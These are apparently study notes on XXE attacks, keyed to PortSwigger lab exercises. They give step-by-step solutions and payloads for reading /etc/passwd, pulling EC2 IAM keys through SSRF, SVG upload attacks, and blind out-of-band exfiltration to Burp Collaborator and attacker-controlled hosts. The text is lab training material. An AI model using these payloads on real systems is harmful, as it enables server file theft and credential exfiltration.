
XXE

Portswigger: Exploiting XXE using external entities to retrieve files

Add the malicious dtd to include server internal files.



Exploiting XXE to perform SSRF attacks

To exploit an XXE vulnerability to perform an SSRF attack, you need to define an external XML entity using the URL that you want to target, and use the defined entity within a data value. If you can use the defined entity within a data value that is returned in the application's response, then you will be able to view the response from the URL within the application's response, and so gain two-way interaction with the back-end system. If not, then you will only be able to perform blind SSRF attacks (which can still have critical consequences).

In the following XXE example, the external entity will cause the server to make a back-end HTTP request to an internal system within the organization's infrastructure:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

Portswigger - Exploiting XXE to perform SSRF attacks

SSRF is serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can access.

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that **obtains the server's IAM secret access key from the EC2 metadata endpoint.**

build the aws internal url in such a way that you can access the sensitive SecretAccessKey from the server....(for user admin).

Blind XXE vulnerabilities

Many instances of XXE vulnerabilities are blind. This means that the application does not return the values of any defined external entities in its responses, and so direct retrieval of server-side files is not possible.

Blind XXE vulnerabilities can still be detected and exploited, but more advanced techniques are required. You can sometimes use out-of-band techniques to find vulnerabilities and exploit them to exfiltrate data. And you can sometimes trigger XML parsing errors that lead to disclosure of sensitive data within error messages.

XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document and so cannot define or modify a `DOCTYPE` element. However, you might be able to use `XInclude` instead. `XInclude` is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an `XInclude` attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an `XInclude` attack, you need to reference the `XInclude` namespace and provide the path to the file that you wish to include. For example:


```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
```

Portswigger: Exploiting XInclude to retrieve files

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.

To solve the lab, inject an `XInclude` statement to retrieve the contents of the `/etc/passwd` file.



XXE attacks via file upload

Some applications allow users to upload files which are then processed server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.

For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library that is being used might support SVG images. Since the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities.

Portswigger - Exploiting XXE via image file upload

Problem statement

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

Solution

Create a local SVG image with the following content: (test.svg with following contents)

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg
width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

Post a comment on a blog post, and upload this image as an avatar.

When you view your comment, you should see the contents of the `/etc/hostname` file in your image. Then use the "Submit solution" button to submit the value of the server hostname.

XXE attacks via modified content type

Most POST requests use a default content type that is generated by HTML forms, such as `application/x-www-form-urlencoded`. Some web sites expect to receive requests in this format but will tolerate other content types, including XML.

For example, if a normal request contains the following:

```
POST /action HTTP/1.0 Content-Type: application/x-www-form-urlencoded Content-Length: 7 foo=bar
```

Then you might be able submit the following request, with the same result:

```
POST /action HTTP/1.0 Content-Type: text/xml Content-Length: 52 <?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

If the application tolerates requests containing XML in the message body, and parses the body content as XML, then you can reach the hidden XXE attack surface simply by reformatting requests to use the XML format.

Portswigger - Blind XXE with out-of-band interaction

intro

You can often detect blind XXE using the same technique as for XXE SSRF attacks but triggering the out-of-band network interaction to a system that you control. For example, you would define an external entity as follows:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> ]>
```

You would then make use of the defined entity in a data value within the XML.

This XXE attack causes the server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful.

This lab has a "Check stock" feature that parses XML input but does **not display the result**.

You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

Solution

Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.

Go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.


Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> ]>
```

Then replace the `productId` number with a reference to the external entity: `&xxe;`

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.



Sometimes, XXE attacks using regular entities are blocked, due to some input validation by the application or some hardening of the XML parser that is being used. In this situation, you might be able to use XML parameter entities instead. XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD. For present purposes, you only need to know two things. First, the declaration of an XML parameter entity includes the percent character before the entity name:

```
<!ENTITY % myparameterentity "my parameter entity value" >
```

And second, parameter entities are referenced using the percent character instead of the usual ampersand:

```
%myparameterentity;
```

This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:


```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>
```

This XXE payload declares an XML parameter entity called `xxe` and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker's domain, verifying that the attack was successful.

Portswigger - Blind XXE with out-of-band interaction via XML parameter entities

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and **blocks requests containing regular external entities**.


To solve the lab, **use a parameter entity** to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.



Portswigger - Exploiting blind XXE to exfiltrate data using a malicious external DTD

Malicious dtd file!

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://bhwgjtt4la7dnga5gnyfpfnb42avyk.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```



1. Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Place the Burp Collaborator payload into a malicious DTD file: `<!ENTITY % file SYSTEM "file:///etc/hostname"> <!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/?x=%file;'>"> %eval; %exfil;`
4. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
5. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
6. Insert the following external entity definition in between the XML declaration and the `stockCheck` element: `<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>`

7. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
8. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the `/etc/hostname` file.

Exploiting blind XXE to retrieve data via error messages

An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.


This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the `/etc/passwd` file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

Solution

1. Click "Go to exploit server" and save the following malicious DTD file on your server: `<!ENTITY % file SYSTEM "file:///etc/passwd"><!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///invalid/%file;'>">%eval;%exfil;` When imported, this page will read the contents of `/etc/passwd` into the `file` entity, and then try to use that entity in a file path.
2. Click "View exploit" and take a note of the URL for your malicious DTD.
3. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element: `<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>` You should see an error message containing the contents of the `/etc/passwd` file.



This scenerio can be important as we are able to display sensitive information as part of error message.

Exploiting blind XXE by repurposing a local DTD

The preceding technique works fine with an external DTD, but it won't normally work with an internal DTD that is fully specified within the `DOCTYPE` element. This is because the technique involves using an XML parameter entity within the definition of another parameter entity. Per the XML specification, this is permitted in external DTDs but not in internal DTDs. (Some parsers might tolerate it, but many do not.)

So what about blind XXE vulnerabilities when out-of-band interactions are blocked? You can't exfiltrate data via an out-of-band connection, and you can't load an external DTD from a remote server.

In this situation, it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a document's DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restriction on using an XML parameter entity within the definition of another parameter entity is relaxed.

This means that an attacker can employ the error-based XXE technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially, the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data. This technique was pioneered by Arseniy Sharoglazov, and ranked #7 in our top 10 web hacking techniques of 2018.

For example, suppose there is a DTD file on the server filesystem at the location `/usr/local/app/schema.dtd`, and this DTD file defines an entity called `custom_entity`. An attacker

can trigger an XML parsing error message containing the contents of the `/etc/passwd` file by submitting a hybrid DTD like the following:

```
<!DOCTYPE foo [ <!ENTITY % local_dtd SYSTEM "file:///usr/local/app/schema.dtd"> <!ENTITY % custom_entity
' <!ENTITY &#x25; file SYSTEM "file:///etc/passwd"> <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>"> &#x25;eval; &#x25;error; '> %local_dtd; ]>
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `local_dtd`, containing the contents of the external DTD file that exists on the server filesystem.
- Redefines the XML parameter entity called `custom_entity`, which is already defined in the external DTD file. The entity is redefined as containing the error-based XXE exploit that was already described, for triggering an error message containing the contents of the `/etc/passwd` file.
- Uses the `local_dtd` entity, so that the external DTD is interpreted, including the redefined value of the `custom_entity` entity. This results in the desired error message.

Locating an existing DTD file to repurpose


Since this XXE attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually quite straightforward. Because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.

For example, Linux systems using the GNOME desktop environment often have a DTD file at `/usr/share/yelp/dtd/docbookx.dtd`. You can test whether this file is present by submitting the following XXE payload, which will cause an error if the file is missing:

```
<!DOCTYPE foo [ <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> %local_dtd; ]>
```

After you have tested a list of common DTD files to locate a file that is present, you then need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.

Portswigger - Exploiting XXE to retrieve data by repurposing a local DTD



When parsed XML data is not visible in HTTP response (OOB XXE)

This is the most common case you will encounter during your Application Security engagements. In this case, we will make use of parameterized entities to build our payload and learn some concepts on the way. The idea here is to store the content of the file in some variable and resolve that variable in an HTTP request to send the contents of file to our server.

Let's build our payload step by step and understand how and why of our payload. We simply defined a **file** variable to store the contents of **win.ini** and a **req** variable to send the contents to our server.

```
<xml version="1.0">
<!DOCTYPE foo[

<!--
storing base64 encoded contents of win.ini in file variable
because of newline characters in win.ini file.
-->
<!ENTITY % file SYSTEM 'php://filter/convert.base64-
encode/resource=C:/windows/win.ini'>

<!--
resolving %file; to obtain the contents of win.ini
before sending a GET request to our server
 -->
<!ENTITY % req SYSTEM 'http://localhost:81/%file;'>

<!--
send GET request to localhost:81 along
with the contents of win.ini
-->

%req;
]>
```

Let's try to use this payload in our vulnerable Php file from **Case 2** of **"Finding XXE Vulnerability"** section. Our request payload will look like following:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=C:/windows/win.ini">
<!ENTITY % req SYSTEM 'http://localhost:81/?%file;'>
%req;]>
    <root>
        <username>foo</password>
        <password>bar</password>
    </root>
```

We got the following error from Php interpreter which states our URL is invalid.

Warning: DOMDocument::loadXML(): Invalid URI: http://localhost:81/?%file; in Entity, line: 4 in C:\wamp64\www\vulnapps\xxe.php on line 5

Call Stack

#	Time	Memory	Function	Location
1	0.0007	241736	{main}( )	...\xxe.php:0
2	0.0008	242840	loadXML ( )	...\xxe.php:5

To overcome the above error, we used an internal entity nested with external entity and triggered the request again. Our request payload will look like following:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=C:/windows/win.ini">

<!-- &#x25; == % (to escape % sign) -->
<!ENTITY % all "<!ENTITY &#x25; req SYSTEM 'http://localhost:81/?%file;'>">

%all;
%req;
]>


    <root>
        <username>foo</username>
        <password>bar</password>
    </root>
```


However, this time we got a different error, which simply means we cannot reference parameterized entities in an internal document type declaration.

Warning: DOMDocument::loadXML(): PEReferences forbidden in internal subset in Entity, line: 5 in C:\wamp64\www\vulnapps\xxe.php on line 5

Call Stack

#	Time	Memory	Function	Location
1	0.0003	241816	{main}( )	...\xxe.php:0
2	0.0004	242960	loadXML ( )	...\xxe.php:5

We can overcome the above restriction by using an external DTD. We created an **xxe.dtd** file at our server listening at **localhost:81** with following contents:



Our final request with XML payload will look like following. The payload resolves the reference to external DTD (**%dtd**) and the references defined in DTD file **xxe.dtd** (**%all;%req;**) as well.

```
POST /vulnapps/xxe.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 280

<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=C:/windows/win.ini">
